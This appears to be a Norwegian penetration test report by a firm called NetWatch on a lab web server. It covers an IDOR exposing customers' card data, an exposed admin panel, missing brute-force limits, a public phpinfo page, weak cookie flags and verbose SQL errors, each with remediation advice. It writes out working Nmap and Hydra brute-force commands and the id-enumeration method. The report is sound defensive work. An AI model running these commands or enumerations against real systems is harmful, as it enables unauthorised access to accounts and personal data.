Beskrivelse	Insecure Direct Object Reference (IDOR) oppstår når en applikasjon bruker en direkte referanse fra databasen (uid) via URL-parameteren id, uten å verifisere om den innloggede brukeren har tillatelse.
IP og Lokasjon	192.168.138.133 https://192.168.138.133/mypage_show.php?id=(1,2,5,8,9,10,11)
Referanse	https://cwe.mitre.org/data/definitions/639.html - MITRE Authorization Bypass Through User-Controlled Key

Proof of Concept

NetWatch har funnet ved å endre id-parameteren (https://192.168.138.133/mypage_show.php?id=1) i URLen fra id=1 til id=2 osv. fikk vi tilgang til andre kunders kontoer, inkludert navn, adresse, korttype, kortnummer og utløpsdato uten noe krav om autorisering.



Copyright © NetWatch

Konsekvens

Angripere kan forsøke alle tall etter id-verdien (id=) for å se om de kan få tilgang til kunders konto med personopplysninger og betalingsinformasjon uten noe krav for autorisering.

Tiltak

NetWatch anbefaler å legge til en autoriseringssjekk på serversiden som verifiserer at id-parameteren tilsvarer den innloggede brukerens egen konto. Dersom en bruker prøver å endre id-parameteren, vil de automatisk sendes tilbake til profilen sin.

Exposed Admin Interface

GRAD: HØY	CWE: 284
Beskrivelse	Abyss webserveren sin GUI er eksternt tilgjengelig på port 9999. En admin GUI skal aldri være tilgjengelig fra internett for alle.
IP og Lokasjon	192.168.138.133:9999
Referanse	https://cwe.mitre.org/data/definitions/284.html - MITRE Improper Access Control

Proof of Concept

NetWatch utførte en Nmap-scan som bekrefter at port 9999 kjører Abyss sin admin GUI og er eksternt tilgjengelig for alle:

```
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
443/tcp  open  ssl/http Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
9999/tcp open  http     Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
```

Nmap kommando: nmap -sS -sV -p- -T4 -v 192.168.138.133

 Copyright © NetWatch

Konsekvenser

Admin GUIen er tilgjengelig for hvem som helst, noe som kan føre til at angripere får full kontroll over webserverkonfigurasjonen, inkludert endring av innstillinger, defacement av nettsiden, og full kompromittering av hele serveren.

Tiltak

- **Begrense tilgang til port 9999** via brannmurregler (kun for interne IP-adresser og VPN-tilkoblinger)
- **Vurdere å deaktivere ekstern tilgang til admin-panelet**, ikke bare på grunn av nevnte konsekvenser, men også fordi det bruker http-trafikk som kan avlyttes via verktøy som Wireshark

Insufficient Brute-Force Protection

GRAD: MIDDELS	CWE: 307
Beskrivelse	Admin GUIen på port 9999 mangler beskyttelse mot brute-force-angrep. Det finnes ingen rate limiting eller andre mekanismer som begrenser antall innloggingsforsøk. Dette vil si at angripere har et ubegrenset antall forsøk på å gjette brukernavn og passordkombinasjoner.
IP og Lokasjon	192.168.138.133:9999
Referanse	https://cwe.mitre.org/data/definitions/307.html - MITRE Improper Restriction of Excessive Authentication Attempts

 Copyright © NetWatch

Proof of Concept

NetWatch forsøkte å brute-force admin GUIen med Hydra ved bruk av brukernavnet admin og ordlisten rockyou.txt:


```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.138.133 -s 9999 http-get / -t 16
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
 these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-25 12:35:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.138.133:9999/
[STATUS] 9066.00 tries/min, 9066 tries in 00:01h, 14335333 to do in 26:22h, 16 active
[STATUS] 9097.67 tries/min, 27293 tries in 00:03h, 14317106 to do in 26:14h, 16 active
[STATUS] 9111.00 tries/min, 63777 tries in 00:07h, 14280622 to do in 26:08h, 16 active
[STATUS] 9116.60 tries/min, 136749 tries in 00:15h, 14207650 to do in 25:59h, 16 active
```

Hydra kommando: hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.138.133 -s 9999 http-get / -t 16

Vi lot Hydra kjøre i 15 minutter og utførte 136 749 innloggingsforsøk uten å bli blokkert. Dette bekrefter at GUIen mangler rate limiting og kontolåsing. NetWatch fant ikke passordet, men målet om å bekrefte fraværet av beskyttelsesmekanismer ble oppnådd.

Etter Hydra-testen forsøkte vi å logge inn via nettleserens innloggingsprompt for å bekrefte at vi ikke ble låst ute:



NetWatch testet kun med brukernavnet admin. Det er ikke bekreftet hva det faktiske brukernavnet er, men en angriper kan bruke en egen liste med brukernavn for å finne riktig kombinasjon.

Konsekvenser

- En angriper kan forsøke et ubegrenset antall innloggingsforsøk uten å bli blokkert
- Med nok tid og gode eller flere ordlister kan en angriper potensielt knekke administratorpassordet og få full tilgang

Tiltak

- **Implementere rate limiting** som begrenser antall innloggingsforsøk per IP-adresse
- **Implementere kontolåsing** etter et begrenset antall mislykkede innloggingsforsøk

 Copyright © NetWatch

Exposed phpinfo Page

GRAD: MIDDELS	CWE: 538
Beskrivelse	Phpinfo.php er en innebygd PHP-funksjon som viser detaljert informasjon om serverens PHP-konfigurasjon, inkludert PHP-versjon, lastede moduler, filstier, og miljøvariabler. Denne filen skal aldri være eksponert i en liveapplikasjon.
IP og Lokasjon	192.168.138.133 https://192.168.138.133/phpinfo.php
Referanse	https://cwe.mitre.org/data/definitions/538.html - MITRE Insertion of Sensitive Information into Externally-Accessible File or Directory https://www.php.net/manual/en/function.phpinfo.php - PHP phpinfo

Proof of Concept

NetWatch brukte OWASP ZAP til å identifisere phpinfo.php som en skjult fil på webapplikasjonen. Siden var tilgjengelig uten autentisering og returnerte HTTP/1.1 200 OK, som bekrefter at siden faktisk returnerte innhold fra den tidligere skjulte filen.



 Copyright © NetWatch

192.168.138.133/phpinfo.php

PHP Version 7.3.31-1~deb10u5

System	Linux osboxes 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64
Build Date	Sep 4 2023 21:49:25
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/cgi
Loaded Configuration File	/etc/php/7.3/cgi/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/cgi/conf.d
Additional .ini files parsed	/etc/php/7.3/cgi/conf.d/10-mysqlnd.ini, /etc/php/7.3/cgi/conf.d/10-opcache.ini, /etc/php/7.3/cgi/conf.d/10-pdo.ini, /etc/php/7.3/cgi/conf.d/20-calendar.ini, /etc/php/7.3/cgi/conf.d/20-ctype.ini, /etc/php/7.3/cgi/conf.d/20-exif.ini, /etc/php/7.3/cgi/conf.d/20-fileinfo.ini, /etc/php/7.3/cgi/conf.d/20-ftp.ini, /etc/php/7.3/cgi/conf.d/20-gettext.ini, /etc/php/7.3/cgi/conf.d/20-iconv.ini, /etc/php/7.3/cgi/conf.d/20-json.ini, /etc/php/7.3/cgi/conf.d/20-mysqli.ini, /etc/php/7.3/cgi/conf.d/20-pdo_mysql.ini, /etc/php/7.3/cgi/conf.d/20-phar.ini, /etc/php/7.3/cgi/conf.d/20-posix.ini, /etc/php/7.3/cgi/conf.d/20-readline.ini, /etc/php/7.3/cgi/conf.d/20-shmop.ini, /etc/php/7.3/cgi/conf.d/20-sockets.ini, /etc/php/7.3/cgi/conf.d/20-sysvmsg.ini, /etc/php/7.3/cgi/conf.d/20-sysvsem.ini, /etc/php/7.3/cgi/conf.d/20-sysvshm.ini, /etc/php/7.3/cgi/conf.d/20-tokenizer.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

 Copyright © NetWatch

Konsekvens

phpinfo.php avslører sensitiv informasjon om serverens konfigurasjon, inkludert PHP-versjon, lastede moduler og filstier. En angriper kan bruke denne informasjonen til å identifisere versjoner av systemer som kjører på applikasjonen og utnytte kjente sårbarheter knyttet til disse.

Tiltak

Slette eller deaktivere phpinfo.php fra liveapplikasjonen

Sensitive Cookie Without HttpOnly Flag and Secure Flag

GRAD: LAV	CWE: 1004 / 614
Beskrivelse	Cookies som mangler HttpOnly og Secure flagg er sårbare for å bli lest av JS (document.cookie) og sendt over usiktrede http forbindelser. Dette øker risikoen for at session cookies kan stjeles dersom det finnes en XSS sårbarhet.
IP og Lokasjon	192.168.138.133
Referanse	https://cwe.mitre.org/data/definitions/1004.html - MITRE Sensitive Cookie Without 'HttpOnly' Flag https://cwe.mitre.org/data/definitions/614.html - MITRE Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

Proof of Concept

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Partition Key
admin_session	2	192.168.138.133	/	Tue, 29 Sep 2026 14:08:10 GMT	14	false	false		Wed, 23 Sep 2026 06:03:25 GMT	
email_csrf	972591	192.168.138.133	/	Wed, 30 Sep 2026 01:43:14 GMT	16	false	false		Wed, 23 Sep 2026 06:03:25 GMT	
logon_session	6	192.168.138.133	/	Wed, 30 Sep 2026 03:49:06 GMT	14	false	false		Wed, 23 Sep 2026 06:03:25 GMT	

 Copyright © NetWatch

Konsekvens

Manglende HttpOnly flagg gjør at session cookies er lesbare gjennom JS.

Tiltak

- **Aktiver HttpOnly flagg** på alle session cookies
- **Aktivere Secure flagg** på alle session cookies

Verbose Error Message

GRAD: LAV	CWE: 209
Beskrivelse	Applikasjonen viser detaljerte feilmeldinger til brukeren som avslører sensitiv informasjon om databasestrukturen.
IP og Lokasjon	192.168.138.133 https://192.168.138.133/mypage_login.php https://192.168.138.133/usrmgr_checklogin.php https://192.168.138.133/store_viewdetails.php?id=7
Referanse	https://cwe.mitre.org/data/definitions/209.html - MITRE Generation of Error Message Containing Sensitive Information

Proof of Concept

NetWatch oppdaget at applikasjonen returnerte detaljerte feilmeldinger på tre sider:

Funn 1: https://192.168.138.133/mypage_login.php



 Copyright © NetWatch

Funn 2: https://192.168.138.133/usrmgr_checklogin.php

Invalid login


En intern feil i SQL statementet

SQL = UPDATE customer SET logins = logins + 1 WHERE uid =

Error - You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1

Funn 1 og 2 viser at feilmeldingen avslører «customer» tabellen, MariaDB som databasen og selve SQL-spørringens struktur.

Funn 3: https://192.168.138.133/store_viewdetails.php?id=7s




Funn 3 viser at feilmeldingen avslører «products» tabellen, kolonnenavnet uid og bruk av MYSQL.

Konsekvenser

Ikke bare har potensielle angripere nå informasjon om hvilke databasesystemer som kjøres, men også muligheten til å strukturere payloads til å manipulere spørringsstrukturen.

Tiltak

- **Deaktiver verbose feilmeldinger** når nettsiden er live
- **Erstatt disse feilmeldingene med «Invalid»** sånn som det er på admin.php





NETWATCH
CYBER SECURITY

Vos Videmus

 Copyright © NetWatch